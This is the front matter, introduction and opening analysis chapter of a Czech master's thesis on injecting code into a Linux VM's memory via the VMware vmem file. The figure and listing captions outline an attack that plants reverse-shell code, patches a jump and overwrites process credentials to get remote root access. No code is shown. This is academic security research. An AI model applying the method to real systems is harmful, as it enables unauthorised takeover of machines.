ZADÁNÍ DIPLOMOVÉ PRÁCE

Název:	Injekce kódu ve virtuálním prostředí pro operační systém Linux
Student:	Bc. Jakub Čudka
Vedoucí:	Ing. Filip Štěpánek
Studijní program:	Informatika
Studijní obor:	Počítačová bezpečnost
Katedra:	Katedra informační bezpečnosti
Platnost zadání:	Do konce letního semestru 2020/21

Pokyny pro vypracování

Statický obraz operační paměti se používá k analýze bezpečnostních incidentů. Zároveň může pomoci útočníkovi odhalit zranitelnosti a získat přístup do systému injektováním škodlivého kódu (např. pomocí DMA). Cílem práce je simulovat útok ve virtuálním prostředí VMWare pro Linux Debian 10 (verze 4.19.*), který umožní útočníkovi neoprávněný vzdálený přístup do systému pomocí injektování škodlivého kódu do RAM bez narušení stávající konzistence paměti.

Práci rozdělte následovně:
- Analyzujte možnosti získání obrazu operační paměti OS Linux a porovnejte je s vlastnostmi VMEM souboru (VMware).
- Analyzujte správu procesů a virtualizaci paměti v OS Linux za účelem injekce kódu.
- Pomocí frameworku Volatility analyzujte statický obraz RAM (identifikace procesu, identifikace fyzické/virtuální adresy).
- Výsledky analýzy zkombinujte v metodu injekce kódu do RAM, tu implementujte a aplikujte ve virtuálním stroji.
- Metodu zautomatizujte, vyhodnoťte a diskutujte možnosti aplikace na reálný HW.

Seznam odborné literatury


Dodá vedoucí práce.

prof. Ing. Róbert Lórencz, CSc.
vedoucí katedry

doc. RNDr. Ing. Marcel Jiřina, Ph.D.
děkan

V Praze dne 29. ledna 2020

České vysoké učení technické v Praze
Fakulta informačních technologií
Katedra informační bezpečnosti



Diplomová práce

Injekce kódu ve virtuálním prostředí pro operační systém Linux

Bc. Jakub Čudka

Vedoucí práce: Ing. Filip Štěpánek

28. května 2020

Poděkování

Nejvíce bych chtěl poděkovat své dívce Nicole Kambové, která mi pomáhala s bojem proti prokrastinaci, a pátrala po gramatických chybách schovaných v této práci. Další poděkování patří vedoucímu mé práce Filipu Štěpánkovi, který si i pře velké množství práce našel čas, aby mi pomohl s formulací myšlenek a sdálel tipy, jak se posunout s prací dál.

Prohlášení

Prohlašuji, že jsem předloženou práci vypracoval(a) samostatně a že jsem uvedl(a) veškeré použité informační zdroje v souladu s Metodickým pokynem o etické přípravě vysokoškolských závěrečných prací.

Beru na vědomí, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., autorského zákona, ve znění pozdějších předpisů. V souladu s ust. § 46 odst. 6 tohoto zákona tímto uděluji nevýhradní oprávnění (licenci) k užití této mojí práce, a to včetně všech počítačových programů, jež jsou její součástí či přílohou, a veškeré jejich dokumentace (dále souhrnně jen „Dílo“), a to všem osobám, které si přejí Dílo užít. Tyto osoby jsou oprávněny Dílo užít jakýmkoli způsobem, který nesnižuje hodnotu Díla, a za jakýmkoli účelem (včetně užití k výdělečným účelům). Toto oprávnění je časově, teritoriálně i množstevně neomezené. Každá osoba, která využije výše uvedenou licenci, se však zavazuje udělit ke každému dílu, které vznikne (byť jen zčásti) na základě Díla, úpravou Díla, spojením Díla s jiným dílem, zařazením Díla do díla souborného či zpracováním Díla (včetně překladu), licenci alespoň ve výše uvedeném rozsahu a zároveň zpřístupnit zdrojový kód takového díla alespoň srovnatelným způsobem a ve srovnatelném rozsahu, jako je zpřístupněn zdrojový kód Díla.

V Praze dne 28. května 2020 . . . .

České vysoké učení technické v Praze
Fakulta informačních technologií
© 2020 Jakub Čudka. Všechna práva vyhrazena.
Tato práce vznikla jako školní dílo na Českém vysokém učení technickém v Praze, Fakultě informačních technologií. Práce je chráněna právními předpisy a mezinárodními úmluvami o právu autorském a právech souvisejících s právem autorským. K jejímu užití, s výjimkou bezúplatných zákonných licencí, je nezbytný souhlas autora.

Odkaz na tuto práci

Čudka, Jakub. *Injekce kódu ve virtuálním prostředí pro operační systém Linux.* Diplomová práce. Praha: České vysoké učení technické v Praze, Fakulta informačních technologií, 2020.

Abstrakt

Tato práce se zabývá vkládáním cizího kódu do operační paměti ve virtuálním prostředí VMware s operačním systémem Linux Debian 10 (verze 4.19.*). Cílem práce je analyzovat správu paměti a procesů v daném operačním systému a na základě této analýzy vytvořit útok, který útočníkovi předá vzdálenou kontrolu nad zařízením vložením cizího kódu do operační paměti. Při řešení bylo využito rozhraní Volatility Framework k analýze operační paměti. Automatizace byla provedena pomocí skriptovacího jazyka Python.

Klíčová slova OS Linux, Vzdálený přístup, Pamět RAM, Injekce kódu, Python, Volatility Framework, VMware

Abstract

This diploma thesis focuses on inserting foreign code into the operating memory in a VMware virtual environment with the Linux Debian 10 operating system (version 4.19. *). The aim of this work is to analyze the RAM and process management in a given operating system and to create an attack based on this analysis. Attack gives an attacker remote control over the device by inserting foreign code directly into the RAM. The Volatility Framework is used for

volatile memory analysis. Python scripting language is used for automation in this solution.

Keywords OS Linux, Remote control, RAM, Code injection, Python, Volatility Framework, VMware

Obsah

Seznam zdrojových kódů **xix**

Úvod **1**
Cíle práce 2

1 Analýza **3**
1.1 Správa operační paměti v OS Linuxu 3
1.2 Adresace operační paměti 8
1.3 Správa procesů v operačním systému Linux 13
1.4 Plánovač úloh 20
1.5 Obraz operační paměti pro systém Linux 26
1.6 Virtualizace 27
1.7 Analýza operační paměti 29

2 Návrh řešení **33**
2.1 Virtuální prostředí 34
2.2 Příprava útoku 38
2.3 Vložení škodlivého kódu do operační paměti 42
2.4 Automatizace útoku 44
2.5 Nástroje použité pro řešení 44

3 Realizace **47**
3.1 Manuální provedení útoku 47
3.2 Automatizace útoku 54

4 Testování **59**

Závěr **65**

Literatura **67**

A Seznam použitých zkratek **73**

B Obsah přiloženého CD **75**

Seznam obrázků

1.1 Znázornění rozdělení operační paměti do logických celku a jejich vztahu v systému Linux. Nejvýše v hierarchii je uzel, který reprezentuje oblast paměti přidělenou konkrétnímu procesoru. Uzel je dále rozdělen na zóny. Dostupné stránky paměti jsou pak spravovány v rámci svých zón. 4
1.2 Zobrazení hraničních hodnot zóny a operací, které systém po jejich dosažení zahájí. Při dosažení hranice `pages_low` se zahájí přesun stránek z operační paměti. Na hranici `pages_min` se proces přesunu zintenzivní a při návratu na hranici `pages_high` se přesun ukončí. 6
1.3 Zjednodušené znázornění architektury technologie `DMA` na úrovni hardwaru. Pro daný `DMA` kanál je od procesoru vyžádána datová sběrnice. Stav přenosu je pro daný kanál určen pomocí registrů řídící jednotky `DMA`. V rámci `DMA` kanálu se spravuje adresa pro přenos a počet přenášených bajtů [1]. 7
1.4 Znázornění, jakým způsobem jsou udržované volné bloky paměti pro danou zónu. Jedná se o takzvaný buddy alokátor. Paměť je rozdělena do bloku o velikosti určitého počtu stránek. Jejich počet je roven mocnině dvou daného řádu. 9
1.5 Znázornění procesu dělení bloků paměti při alokaci za použití buddy alokátoru. Při alokaci se hledá nejmenší blok, který pokryje požadovanou paměť. Pokud není takový blok dostupný, tak se vezme větší blok a rozpůlí se. Jedna polovina se použije pro alokaci a druhá se uloží k dalšímu použití. 9
1.6 Znázornění rozkladu virtuální adresy na jednotlivé indexy a postupu průchodu jednotlivými úrovněmi tabulek stránek 11
1.7 Znázornění rozdělení paměti na nízkou a vysokou rozlišenou pomocí typu adres k mapování. 13
1.8 Zjednodušené znázornění vztahů mezi procesy. Potomci jsou procesy, které daný proces vytvořil. Sourozenci jsou procesy se stejným rodičem a rodič je tvůrcem daného procesu. 16

1.9 Zjednodušené znázornění adresního prostoru ukazuje rozdělení paměti do regionu podle jejich účelu. Základními regiony jsou spustitelný kód, zásobník, halda a statická data. 18
1.10 Obecné znázornění životního cyklu procesu a stavů, kterými prochází. Proces je ve stavu `TASK_RUNNING`, když je spuštěn nebo když je zařazen ve frontě čekající na spuštění. 19
1.11 Znázornění správy fronty pro plánování pomocí třídy `SCHED_FIFO`. Procesy připravené ke spuštění se zařadí na konec fronty. Proces je spuštěný, dokud nedokončí svou činnost nebo neobdrží přerušení. 24
1.12 Znázornění kruhové fronty použité v plánovací třídě `SCHED_RR`. Procesy mají přidělený časový rámec a po jeho vypršení se vracejí do fronty a čekají na opětovné spuštění. Tento rozdíl oproti třídě `SCHED_FIFO` je znázorněn červenou šipkou. Pokud proces obdrží přerušení, je dočasně vyjmut z kruhové fronty. Když je opět připravený ke spuštění, je znovu zařazen do fronty. 25
1.13 Znázornění rozdílu mezi virtuálním a fyzickým zařízením. Hypervisor je správcem virtuálních zařízeních a přiděluje jednotlivým zařízením fyzické zdroje. 28

2.1 Architektura virtuálního prostředí s dvěma zařízeními, útočníka a oběti, včetně specifikace. 33
2.2 Verze systému a nastavení IP adresy oběti. 34
2.3 Verze systému a nastavení IP adresy útočníka. 35
2.4 Fyzické nastavení virtuálních zařízení. 35
2.5 Běh jednoduchého programu určeného pro vložení škodlivého kódu. Program je popsán zdrojovým kódem 2.1 36
2.6 Výstup nástroje `linux_pslist` z rozhraní *Volatility Framework*, který ukazuje spuštěný proces *MyDummyProcess*. Tento proces spouští zdrojový kód 2.1 37
2.7 Návrh útoku pro získání kontroly nad zařízením. Skládá se ze tří částí. První je vložení škodlivého kódu. Druhá je vložení instrukce skoku na začátek škodlivého kódu. Poslední je přepsání vlastníka a získání vyšších oprávnění 43

3.1 Výstup programu IDA znázorňující schéma spouštění zkompilovaného programu. Rámeček 1 označuje celou smyčku z kódu 2.1 (str. 37). Rámeček 2 označuje lokaci určenou k umístění vlastního skoku. 49
3.2 Instrukce programu 2.1 (str. 37) i s ofsetem ve spustitelném souboru. Rámeček zvýrazňuje adresu skoku určeného k nahrazení. . . 50
3.3 Výstřižek z hexadecimálního výpisu programu 2.1 (str. 37). Znázorňuje prázdné regiony programu. 50

3.4 Výstup z nástroje `linux_volshell`. Výstup postupně ukazuje výstup příkazu `ps()`, přepnutí kontextu do připraveného procesu `cc(pid=2243)`, jméno a pid zvoleného procesu, začátek a konec kódového segmentu ve virtuální i fyzické adrese. 52
3.5 Ukazuje hlavičku běžného spustitelného souboru na operačním systému Linux. Modrá hlavička byla získána ze statického obrazu operační paměti procesu. Bílá část je hexadecimální reprezentace spustitelného souboru v souborovém systému. 53
3.6 Ukazuje porovnání spustitelného souboru a jeho procesu v operační paměti. Modrá hlavička byla získána ze statického obrazu operační paměti procesu. Bílá část je hexadecimální reprezentace spustitelného souboru v souborovém systému. 53
3.7 Obsah struktury vlastníka procesu včetně adres v rámci struktury. 54
3.8 Ukázka použití skriptu na přípravu škodlivého kódu pro vložení. přijímá IP adresu a port útočníka 55

4.1 Prvním krokem je spuštění vlastní aplikace pro vkládání kódu. Na obrázku je zvýrazněn běžící proces a identifikace operačního systému. 59
4.2 Druhým krokem je suspendování systému, aby bylo možné upravovat statický obraz operační paměti v souboru *vmem*. 60
4.3 Třetím krokem je aplikovat útok pomocí připravených skriptů. První skript připraví škodlivý kód pro specifikovanou adresu a port. Druhý skript nahraje škodlivý kód spolu se skokem a elevací práv procesu. PID bylo dodáno na příkazové řádce (bylo dopředu zjištěno, viz obrázek 4.1). Vložené relativní adresy byly vybrány na základě analýzy, viz sekce 3.1.3 Vyhodnocení analýzy. 60
4.4 Ve čtvrtém kroku je zařízení útočníka nastaveno, aby čekalo na příchozí spojení od oběti. Na obrázku je dále zvýrazněna IP adresa útočníka. 61
4.5 V pátém kroku je po obnově systému vidět první náznak, že byl útok úspěšný. Vlastní program s nekonečnou smyčkou se zastavil a v procesech se objevil nový Shell. 62
4.6 V šestém kroku se definitivně potvrdil úspěch útoku. První příkazy ukazují, že je útočník přihlášen jako superuživatel a na správném zařízení (je možné porovnat s výstupem na virtuálním zařízení oběti). Dále je ukázáno, že útočník zůstává připojen i po ukončení původního programu. 63
4.7 V posledním kroku je ukázáno, že původní proces byl ukončen, ale otevřený Shell přetrvává. To značí úspěšný útok a převzetí kontroly nad systémem. 63

Seznam tabulek

1.1 Obsahuje velikosti časových rámců podle výše priority (spočítaných podle vzorce 1.1). Při výpočtu se počítalo tikem systémového časovače o velikosti jedné milisekundy. 23
1.2 Obsahuje možné hodnoty bonusu pro výpočet dynamické priority1.2 v závislosti na průměrné době čekání na čas procesoru (`avg`). Velikost tiku systémového časovače je jedna milisekunda. 23

2.1 Znázorňuje využití registrů při volání systémové funkce pomocí instrukce `syscall`. 39

Seznam zdrojových kódů

2.1 Jednoduchá smyčka s výpisem a iterací jedné proměnné 37
2.2 Příprava parametrů pro volání systémových funkcí k navázání síťového spojení. Ukázka obsahuje jak strojové instrukce, tak jejich reprezentaci v assembleru. 39
2.3 Volání systémové funce `socket(int family, int type, int protocol)` pomocí instrukce `syscall`. Hodnoty uložené na zásobník jsou ukázané v části zdrojového kódu 2.2 40
2.4 Volání systémové funce `connect(int fd, struct sockaddr *uservaddr, int addrlen)` pomocí instrukce `syscall`. Hodnoty uložené na zásobník jsou ukázané v části zdrojového kódu 2.2 40
2.5 Přesměrování standardního a chybového výstupu a standardního vstupu na síťový soket vytvořený v kódu 2.3. 40
2.6 Volání funkce `fork()` i s rozhodovací logikou pro určení rodiče a potomka. Potomek pokračuje ve zpracování následujících instrukcí a rodič zůstane na nekonečné smyčce. 41
2.7 Potomek vytvořený ve zdrojovém kódu 2.6 pokračuje otevřením Shellu. 41
3.1 Úryvek skriptu, který nahrazuje ve škodlivém kódu IP adresu a port podle vstupních parametrů. 56
3.2 Přesměrování sady příkazů pro `linux_volshell` na jeho vstup pomocí příkazové řádky PowerShell a příkazu echo. 56

Úvod

Statický obraz operační paměti se nejčastěji používá k forenzní analýze během řešení incidentů. Operační paměť skrývá tajemství systému, uživatelů, a dokonce i případných virů nebo útočníků. Je až neuvěřitelné, kolik informací lze získat, když člověk, ví kde hledat. Dají se zjistit otevřená síťová spojení, otevřené soubory nebo spuštěné příkazy. V paměti mohou být dokonce kryptografické klíče a nebo už rozšifrovaná data. Je fakt, že data občas zůstávají v paměti dlouho poté, co už je jejich paměť uvolněná. Z toho mi vyplynula otázka: Dalo by se těchto informací využít k útoku na operační systém?

Je mi známo, že existují útoky, které mění paměť operačního systému a mohou tak převzít kontrolu nad celým zařízením. Proto mě napadlo vyzkoušet si něco podobného. Existují již připravené sady nástrojů, které se touto problematikou zabývají, ale nenašel jsem žádný, který by umožnil vzdálený přístup k počítači s operačním systémem Linux. Všechny ukázky obcházely hesla a jiná zabezpečení, ale pouze lokálně.

Ovšem jedna věc je zjišťovat potřebné informace ze statického obrazu operační paměti, a druhá je jejich úprava na živém systému. Naštěstí existují způsoby, jak přistupovat k operační paměti pod pokličkou bez kontroly operačního systému, ale k tomu je z pravidla nutný dedikovaný a často i nákladný hardware. Přesto jsem přišel s řešením, jak si takový útok vyzkoušet. Stačí použít operační systém ve virtuálním zařízení a zabývat se vkládáním dodatečných informací do operační paměti na úrovni souborového systému.

Pro správné uchopení celého problému jsem potřeboval pochopit, jakým způsobem nakládá operační systém s pamětí, jak jsou spravovány procesy, a jakým způsobem jsou procesy reprezentovány v paměti. Když jsem pochopil principy správy operačního systému a jeho komponent, potřeboval jsem zjistit, jakým způsobem v práci lokalizovat potřebné informace v paměti, a to bez zapojení operačního systému. Objevil jsem rozšířenou a volně dostupnou sadu nástrojů zvanou Volatility Framework, která se používá právě pro analýzu operační paměti a podporuje širokou škálu operačních systémů. Jakmile zjistím, kde jsou data procesů, mohu se pustit do návrhu konkrétního řešení

pro převzetí kontroly nad zařízením.

Cíle práce

Cíli této práce je prozkoumat způsoby správy operační paměti a procesů na operačním systému Linux a zanalyzovat data, která k tomu využívá. Podle těchto informací se má sestavit univerzální postup, jak a kam do paměti vložit data, která ovlivní operační systém a procesy, které na něm běží. Nutno podotknout, že není žádoucí, aby provedené změny narušily zdravý chod operačního systému. Vložená data by měla vést na převzetí vzdálené kontroly nad operačním systémem. Výsledkem této práce by měl být skript nebo sada skriptů, které by měly automatizovat získání vzdáleného přístupu.

V první analytické části se popisují principy správy procesů a operační paměti, které jsou nezbytné pro pochopení rozložení dat operačního systému. Dále se zabývá možnostmi získání jejího statického obrazu s konečným směřováním k řešení na virtuálním zařízení, a to konkrétně na platformě VMware. Na závěr analýzy je krátce představena sada nástrojů Volatility Framework.

Po pochopení správy operační paměti a správy procesů následuje návrh útoku na virtuální zařízení a následné automatizace. Během návrhu je nakonfigurování virtuální testovací prostředí, příprava vlastní jednoduchého programu pro aplikaci útoku a kompozice škodlivého kódu pro předání vzdáleného přístupu k zařízení.

V realizaci práce je pak popsána analýza paměti za účelem vložení škodlivého kódu a následná automatizace provedení útoku.

V poslední řadě je popsáno testování výsledků práce. Pomocí automatizovaného postupu je vložen kód do operační paměti a následně prezentována kontrola nad systémem.

Kapitola 1

Analýza


Pochopení správy operační paměti a procesů v operačním systému Linux je vhodné pro ovlivňování jeho běžného chodu. Popisuje se zde, jakým způsobem se paměť rozděluje do logických celků a jaké struktury je popisují. Dále se v souvislosti s operační pamětí rozebírají způsoby adresace a mapování paměti. Spuštěné programy umístěné v paměti a popsané datovými strukturami jsou s jejich pomocí spravovány operačním systémem. Díky těmto strukturám je možné spravovat adresní prostor procesu, jeho práva nebo dokonce koordinovat jeho běh s ostatními procesy. Na závěr kapitoly jsou popsány způsoby, jak získat a analyzovat operační paměť.

1.1 Správa operační paměti v OS Linuxu

Operační systém si udržuje přehled o dostupné operační paměti. Tématiku lze rozdělit na dva okruhy, a to jak se udržují informace o dostupné nebo použité paměti, a jak se k ní přistupuje. Pochopení, jak se operační systém k paměti chová, je potřeba k nalezení správné oblasti pro vložení cizího kódu.

Operační systém Linux nezachází s dostupnou pamětí jako s celistvým prostorem. Namísto toho je rozdělena do oblastí podle vzdálenosti od procesoru a podle ceny přístupu. Oblasti paměti mohou být přiděleny každému procesoru. Taková oblast paměti je nazývána uzel. Zařízení pro běžného uživatele mají typicky pouze jeden uzel, ale servery jich mohou mít více [2]. Jednotlivé uzly jsou dále rozděleny do několika bloku zvané zóny. Každá zóna je určená ke specifickému účelu, viz sekce 1.1.2 Zóny. Dále se paměť skládá z bloků paměti fixní velikosti (typicky 4 KB) zvaných rámce stránek (dále jen stránky). Ty jsou udržované v mapách paměti přidělené každé zóně [3]. Logická struktura paměti jak ji reprezentuje operační systém Linux je znázorněna na obrázku 1.1.

Výše zmíněné rozdělení se váže k chápání operační paměti z hlediska fyzického zařízení (RAM). Na úrovni operačního systému lze z hlediska procesu dělit paměť na dvě oblasti:



Obrázek 1.1: Znázornění rozdělení operační paměti do logických celku a jejich vztahu v systému Linux. Nejvýše v hierarchii je uzel, který reprezentuje oblast paměti přidělenou konkrétnímu procesoru. Uzel je dále rozdělen na zóny. Dostupné stránky paměti jsou pak spravovány v rámci svých zón.

- *User space*
- *Kernel space*

User space je oblast paměti určená pro programy spuštěné na operačním systému a *kernel space* je paměť dedikovaná pro chod jádra systému. Z hlediska této práce je toto rozdělení důležité kvůli rozdílné adresaci operační paměti. Adresy uživatelského prostoru se překládají jiným způsobem než ty prostoru jádra. O adresaci paměti pojednává sekce 1.2 Adresace operační paměti.

1.1.1 Uzly

Jednotlivé uzly jsou operačním systémem udržovány v jednom spojovém seznamu, který je zakončený nulovým ukazatelem. Uzel je popsán datovou strukturou `pg_data_t`. Tato struktura popisuje rozdělení a využití paměti. Obsahuje například ukazatele na další uzly, velikost uzlu udávanou počtem stránek, fyzickou adresu uzlu, definice jednotlivých zón a jejich počet nebo preference, z jakých zón se mají přednostně alokovat stránky. Paměť je operačním systémem alokovaná po stránkách a používá se politika alokace na lokálním uzlu, při které se stránka alokuje z uzlu umístěného co nejblíže právě pracujícímu

procesu. Nejčastěji se paměť alokuje z právě používaného uzlu, protože procesy, které si paměť vyžádaly, jsou vetšinou spuštěny na stejném procesoru [4].

1.1.2 Zóny

Uzel se typicky skládá ze tří zón. Jejich rozdělení a velikost je ovlivněno velikostí adres, a proto se liší podle architektury operačního systému [2]. Zóny se na 64-bitové architektuře dělí typicky na tři části.

- `DMA`
- `DMA32`
- `NORMAL`

Zóna `DMA` pokrývá spodních 16 MB operační paměti. Dnes je v systému obsažena pouze z historických důvodu[1]. Zóna `DMA32` existuje pouze na 64-bitové architektuře operačního systému a pokrývá spodní 4 GB paměti (bez 16 MB ze zóny `DMA`). `DMA` označuje techniku zpracování vstupních a výstupních dat, viz sekce 1.1.2.1 DMA.

Zóna `NORMAL` označuje zbytek operační paměti. Tato nemusí zóna v systému s 64-bitovou architekturou existovat v případě, že velikost operační paměti je menší než 4 GB. Typicky se paměť pro chod operačního systému alokuje z této oblasti, ale pokud v této zóně není žádná dostupná paměť, může se využít zóna `DMA32`.


Zóny jsou definované datovou strukturou `zone_struct`. Na úrovni zón se v operačním systému spravuje využití paměti. To znamená, že se v datové struktuře `zone_struct` vedou statistiky o využití stránek a udržují informace o paměťových zámcích a o volné nebo alokované paměti [5]. Velikost paměti se uvádí v počtu stránek.

V případě, že operačnímu systému dochází paměť, zahájí zóny přesun stránek z operační paměti na disk a naopak, pokud systém potřebuje odloženou stránku znovu načíst. V zóně jsou zavedené tři hraniční body, podle kterých se řídí přesuny stránek za účelem vyvážení volné a obsazené paměti [6]. Chování systému podle velikosti dostupné operační paměti je znázorněno na obrázku 1.2.

- `pages_low`
- `pages_min`
- `pages_high`

Pokud počet volných stránek dosáhne hranice `pages_low`, zahájí se přesun stránek z operační paměti. Tento proces běží na pozadí. Hranice `pages_min`

[1]V minulosti existoval hardware, který mohl přistupovat pouze do této oblasti.



Obrázek 1.2: Zobrazení hraničních hodnot zóny a operací, které systém po jejich dosažení zahájí. Při dosažení hranice `pages_low` se zahájí přesun stránek z operační paměti. Na hranici `pages_min` se proces přesunu zintenzivní a při návratu na hranici `pages_high` se přesun ukončí.


značí dosažení kritické hodnoty počtu volných stránek a proces jejich přesunu se zintenzivní přechodem do synchronního režimu. To znamená, že operační systém věnuje více prostředků na tuto činnost. Jakmile počet volných stránek dosáhne opět hranice `pages_high`, tak se přesouvání stránek zastaví.

1.1.2.1 DMA

Zóny s označením `DMA`, neboli Direct Memory Access, primárně vymezují paměť pro přímý přístup do paměti. `DMA` je označení techniky pro zpracování vstupních a výstupních dat. Přenos dat je řízen pomocí takzvaného *DMA Controleru* bez pomoci procesoru, který pouze udělí datovou sběrnici pro přenos dat.

Architektura řešení je znázorněna na obrázku 1.3. Řídící jednotka `DMA` obsahuje několik kanálů pro přenos. Tyto kanály jsou vstupním a výstupním zařízením přidělovány dle potřeby. `DMA` kanál je definován pomocí:

- Základní adresy udávající adresu začátku přenosu
- Aktuální adresy udávající adresu dalšího přesunu
- Základní počet udávající celkový počet bajtů k přenosu
- Aktuální počet udávající zbývající počet bajtů k přenosu



Obrázek 1.3: Zjednodušené znázornění architektury technologie `DMA` na úrovni hardwaru. Pro daný `DMA` kanál je od procesoru vyžádána datová sběrnice. Stav přenosu je pro daný kanál určen pomocí registrů řídící jednotky `DMA`. V rámci `DMA` kanálu se spravuje adresa pro přenos a počet přenášených bajtů [1].

Logická jednotka řídící jednotky `DMA` vyžádá od procesoru datovou sběrnici a přiřadí ji konkrétnímu kanálu. Stav datového přenosu je řízen vnitřními registry řídící jednotky [1].

1.1.3 Stránky

Stránka reprezentuje pevně daný blok fyzické paměti. Každá fyzická stránka je v operačním systému reprezentována datovou strukturou `page`, která udává, jak jsou stránky systémem využité nebo jakou operaci s nimi provést. Udává například, jestli je daná stránka v operační paměti, nebo odložena na disku [7].

Alokace fyzických stránek je řešena na úrovni zón. Základním kamenem pro alokaci je algoritmus zvaný *binární buddy alokátor* [8]. Paměť je rozdělena na bloky paměti, kde každý blok reprezentuje počet stránek rovný mocnině dvou daného řádu [9]. Bloky o stejné velikosti jsou udržovány ve společném spojovém seznamu. Rozdělení volné paměti je znázorněno na obrázku 1.4.

Při alokaci paměti se pomocí *binárního buddy alokátoru* hledá nejmenší možný blok, který zvládne pojmout žádanou paměť. Pokud není žádný takový blok dostupný, rozdělí se blok vyššího řádu na poloviny. Polovinám se přezdívá `buddies`. Jedna z polovin se použije pro alokaci paměti a druhá se uloží do seznamu bloku velikosti řádu o jeden menší než byla velikost původního bloku. Proces půlení bloků se opakuje, dokud nevznikne blok žádané velikosti [9], jak je ukázáno na obrázku 1.5.

Po uvolnění paměti proběhne kontrola, jestli jsou oba `buddies` volní a případně se opět spojí do jednoho bloku s větším řádem. Kontrola párů `buddies` probíhá pomocí bitové mapy zachycující stav všech párů. Pár je reprezentován jedním bitem. Pro uvolnění paměti je nutné znát velikost bloku [10]. Význam bitů je následující:

- Hodnota je nula, pokud jsou oba `buddies` z párů volní nebo oba obsazení
